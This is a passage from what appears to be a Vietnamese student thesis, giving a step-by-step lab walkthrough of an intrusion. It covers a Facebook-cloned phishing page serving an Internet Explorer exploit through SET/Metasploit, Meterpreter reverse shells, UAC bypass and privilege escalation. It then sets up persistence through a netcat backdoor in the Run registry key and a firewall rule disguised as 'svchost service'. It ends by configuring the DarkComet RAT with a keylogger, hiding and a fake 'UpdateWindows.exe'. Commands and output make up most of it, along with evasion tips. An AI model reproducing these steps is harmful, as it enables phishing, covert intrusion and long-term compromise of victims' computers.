
Hình 3.5: Chọn Website Attack Vectors

Chọn 2) Metasploit Browser Exploit Method, giao diện lựa chọn Metasploit Browser Exploit Method được mô tả trong Hình 3.6.




Hình 3.6: Chọn Metasploit Browser Exploit Method

Chọn 1) Web Templates, giao diện lựa chọn Web Templates được mô tả trong Hình 3.7.




Hình 3.7: Chọn Web Templates

Giao diện nhập địa chỉ IP kết nối được mô tả trong Hình 3.8.



Hình 3.8: Nhập địa chỉ IP kết nối

Đánh địa chỉ IP kết nối, ở đây sử dụng 192.168.11.131 (địa chỉ IP máy backtrack). Chọn trang web cần giả mạo, ở đây sử dụng Facebook, giao diện lựa chọn trang web muốn giả mạo được mô tả trong Hình 3.9.




Hình 3.9: Chọn trang web cần giả mạo

Ở đây sẽ hiện ra 32 bugs nguy hiểm trên windows từ IE, Adobe Flash, Java, QuickTime, Firefox, ... nhưng với những máy tính windows 7 thì IE là khả dụng nhất.

Lỗi còn có thể khai thác là lỗi 12) Internet Explorer CSS Import Use After Free.

Tiếp theo chọn Shell 2) Windows Reverse\_TCP Meterpreter hoặc 1) Windows Shell Reverse\_TCP. Với lỗi này 2 shell này là tốt nhất vì người dùng khó nhận biết.

Tiếp theo chọn cổng giao thức để kết nối đến máy tính bị tấn công. Port mặc định đặt là 443. Giao diện nhập port được mô tả trong Hình 3.10.



Hình 3.10. Nhập port sử dụng để connect

Tool sẽ khởi tạo shell, khởi động webserver, mở cổng kết nối.

Web → 80

Shell → 8080

Connection → 443


Bước tiếp theo là gửi email cho victim với đường link giả mạo facebook <http://192.168.11.131>.

Khi victim mở đường dẫn này với IE, victim sẽ tải shell mà không hề hay biết.

Lúc này có thể thấy trang có vẻ giống hệt facebook.com nhưng thực tế IE đã vô tình tải những shell để máy tính tấn công kết nối.

Ở backtrack đã kết nối đến máy tính bị tấn công. Đầu tiên nó sẽ lợi dụng iexplore.exe để khởi động sau đó sẽ nấp dưới một tệp tin notepad.exe để chạy ngầm.


Hãy chú ý notepad.exe được khởi động trong session ID 1, ... Giao diện khởi động iexplore.exe và notepad.exe được mô tả trong Hình 3.11.



```
[*] Meterpreter session 1 opened (192.168.243.132:443 -> 192.168.243.134:49279)
at 2014-11-03 10:09:21 -0500
[*] Session ID 1 (192.168.243.132:443 -> 192.168.243.134:49279) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (4060)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 2608
[*] New server process: notepad.exe (2608)
```

Hình 3.11: Giao diện khởi động một session

Bây giờ đã có một meterpreter session để sử dụng và bắt đầu cuộc tấn công. Thông tin máy nạn nhân được mô tả trong Hình 3.12.



```
msf exploit(ms11_003_ie_css_import) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer       : WIN-C63F34QR0G3
OS            : Windows 7 (Build 7600).
Architecture   : x86
System Language : en US
Meterpreter    : x86/win32
meterpreter >
```

Hình 3.12: Giao diện xem thông tin máy tính mục tiêu

Thực hiện leo thang đặc quyền sysadmin (đạt được quyền quản trị) bằng cách sử dụng câu lệnh getsystem, giao diện chiếm quyền admin được mô tả trong Hình 3.13.

```

meterpreter > run post/windows/escalate/bypassuac
[*] Started reverse handler on 192.168.243.135:4444
[*] Starting the payload handler...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Uploaded the agent to the filesystem....
meterpreter > getsystem
...got system (via technique 4).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Hình 3.13: Giao diện thực hiện nâng quyền truy cập vào máy nạn nhân

Như đã thấy trong hình trả về server username: NT AUTHORITY\SYSTEM, người sử dụng sysadmin.

Sử dụng câu lệnh sysinfo để xem thông tin máy tính nạn nhân ở đây là Windows 7 - 32 bit.

Thực hiện lệnh shell để tạo kênh giao tiếp với máy victim. Giao diện thực hiện lệnh shell để bật cmd trên máy nạn nhân được mô tả trong Hình 3.14.

```

meterpreter > shell
Process 3804 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\hello\Desktop>cd C:\Windows\System32
cd C:\Windows\System32

C:\Windows\System32>

```

Hình 3.14: Giao diện thực hiện giao tiếp với máy victim

❖ *Cài đặt backdoor:*

Sau quá trình tấn công đã chiếm được hệ thống, tiếp tục tiến hành duy trì sự hiện diện của mình trên máy tính của nạn nhân. Bằng các phương pháp cài đặt backdoor.

*Backdoor Netcat:*

Bước đầu tiên, upload nc.exe vào máy victim bằng cách sử dụng câu lệnh upload.

File này trong backtrack 5 nằm tại vị trí /penest/windows-binaries/tools. Giao diện upload file nc.exe được mô tả trong Hình 3.15.

```
meterpreter > upload /root/Desktop/nc.exe C:\\Windows\\System32
[*] uploading : /root/Desktop/nc.exe -> C:\\Windows\\System32
[*] uploaded : /root/Desktop/nc.exe -> C:\\Windows\\System32\\nc.exe
meterpreter >
```

Hình 3.15: Giao diện upload backdoor vào máy nạn nhân

Bước tiếp theo cần cấu hình registry để netcat thực thi trên windows khi start up và lắng nghe ở cổng 443.

Làm điều này bằng cách chỉnh sửa key

“HKLM\software\microsoft\windows\currentversion\run”. Giao diện liệt kê các khóa registry được cung cấp được mô tả trong Hình 3.16.

```
meterpreter > reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run
Enumerating: HKLM\\software\\microsoft\\windows\\currentversion\\run
Values (1):
VMware User Process
meterpreter >
```

Hình 3.16: Liệt kê khóa registry được cung cấp

Giao diện mô tả lệnh thêm netcat vào tiến trình start up được mô tả trong Hình 3.17.

```
meterpreter > reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v nc -d 'C:\\windows\\system32\\nc.exe -Ldp 443 -e cmd.exe'
Successful set nc.
meterpreter >
```


Hình 3.17: Thêm netcat vào start up process

Kiểm tra tiến trình autorun backdoor và đảm bảo rằng nó được add vào autorun list, giao diện mô tả netcat đã được add vào autorun list được mô tả trong Hình 3.18.

```
meterpreter > reg queryval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v nc
Key: HKLM\\software\\microsoft\\windows\\currentversion\\run
Name: nc
Type: REG_SZ
Data: C:\\windows\\system32\\nc.exe -Ldp 443 -e cmd.exe
meterpreter >
```

Hình 3.18: Kiểm tra autorun


Bước tiếp theo cần thay đổi hệ thống để cho phép các kết nối từ xa thông qua tường lửa. Giao diện thiết lập kết nối từ xa cho backdoor được mô tả trong Hình 3.19.



```
C:\Users\hello\Desktop>netsh advfirewall firewall add rule name="svchost service"
" dir=in action=allow protocol=TCP localport=443
netsh advfirewall firewall add rule name="svchost service" dir=in action=allow p
rotocol=TCP localport=443
Ok.
```

Hình 3.19: Thiết lập kết nối từ xa

Giao diện kiểm tra và đảm bảo rằng backdoor đã được thêm được mô tả trong Hình 3.20.



```
C:\Users\hello\Desktop>netsh firewall show oemode
netsh firewall show oemode


Domain profile configuration:
-----
Operational mode      = Enable
Exception mode        = Enable

Standard profile configuration (current):
-----
Operational mode      = Enable
Exception mode        = Enable

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?LinkId=121488 .
```

Hình 3.20: Kiểm tra kết nối

Giao diện chạy netcat để thử kết nối vào máy nạn nhân được mô tả trong Hình 3.21.



```
root@bt:~# nc -v 192.168.243.138 443
192.168.243.138: inverse host lookup failed: Unknown server error : Connection t
imed out
(UNKNOWN) [192.168.243.138] 443 (https) open
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Hình 3.21: Kết nối netcat

Trong quá trình hoạt động backdoor luôn nằm trong Processes và Port Listener sẽ khiến cho quản trị hệ thống phát hiện sự bất thường. Để ẩn giấu những processes của backdoor vào sâu trong hệ thống và khó phát hiện hơn, có thể sử dụng rootkit như Fu hoặc hxdef100r.

Một công cụ khác rất hiệu quả thường được các kẻ tấn công APT sử dụng đó là RAT. Trong phần này, đồ án xin trình bày một công cụ RAT khá nổi tiếng đó là Darkcomet RAT.


Mặc định cổng lắng nghe của Darkcomet RAT là 1604, giao diện thực hiện lắng nghe cổng 1604 được mô tả trong Hình 3.22.



Hình 3.22: Giao diện thêm cổng lắng nghe

Sau khi đã listen cổng 1604, chọn Edit Server để tạo một server mới.


Giao diện main setting của Edit Server được mô tả trong Hình 3.23.



Hình 3.23: Giao diện Main Setting

Giao diện Network Setting được mô tả trong Hình 3.24.


Định ra địa chỉ mà server connect tới (đích là máy attacker). Có thể là IP hoặc DNS sau đó Add configuration.



Hình 3.24: Giao diện Network Settings

Giao diện Module Start-up được mô tả trong Hình 3.25.


Đây là module cho phép tùy chỉnh để server startup cùng hệ thống, ngoài ra có thể thay đổi ngày tạo của server về ngày trong quá khứ để tránh bị nghi ngờ.



Hình 3.25: Giao diện Module Startup

Giao diện Instance Message được mô tả trong Hình 3.26.


Lựa chọn này cho phép đưa ra thông báo khi server chạy.



Hình 3.26: Giao diện Install Message

Giao diện Module Shield được mô tả trong Hình 3.27.


Module quan trọng của server cho phép ẩn server trong hệ thống cũng như tắt các tính năng an toàn trên victim.



Hình 3.27: Giao diện Module Shield

Giao diện Keylogger được mô tả trong Hình 3.28.

Tích lựa chọn active keylogger.



Hình 3.28: Giao diện Keylogger

Hosts file: lựa chọn này cho phép add thêm dòng trong file hosts.

Choose Icon: Lựa chọn icon cho server.

Add plugin: thêm plugin.

File binder: giấu server trong một file nào đó, có thể là word, file ảnh hay file exe.


Build Module: Tiến hành build server .

Sau khi build server, thực hiện upload file exe ở đây là Update Windows.exe vào máy victim. Giao diện upload file backdoor sau khi build server được mô tả trong Hình 3.29.

```
meterpreter > upload /root/Desktop/UpdateWindows.exe C:\Windows\System32\UpdateWindows.exe
[*] uploading : /root/Desktop/UpdateWindows.exe -> C:\Windows\System32\UpdateWindows.exe
[*] uploaded : /root/Desktop/UpdateWindows.exe -> C:\Windows\System32\UpdateWindows.exe
meterpreter >
```

Hình 3.29: Upload file UpdateWindows.exe vào máy nạn nhân

Giao diện file backdoor trong máy nạn nhân được mô tả trong Hình 3.30.




Hình 3.30: backdoor đã được upload vào máy victim

Sau đó kích hoạt file UpdateWindows.exe trên máy victim, giao diện kích hoạt backdoor được mô tả trong Hình 3.31.



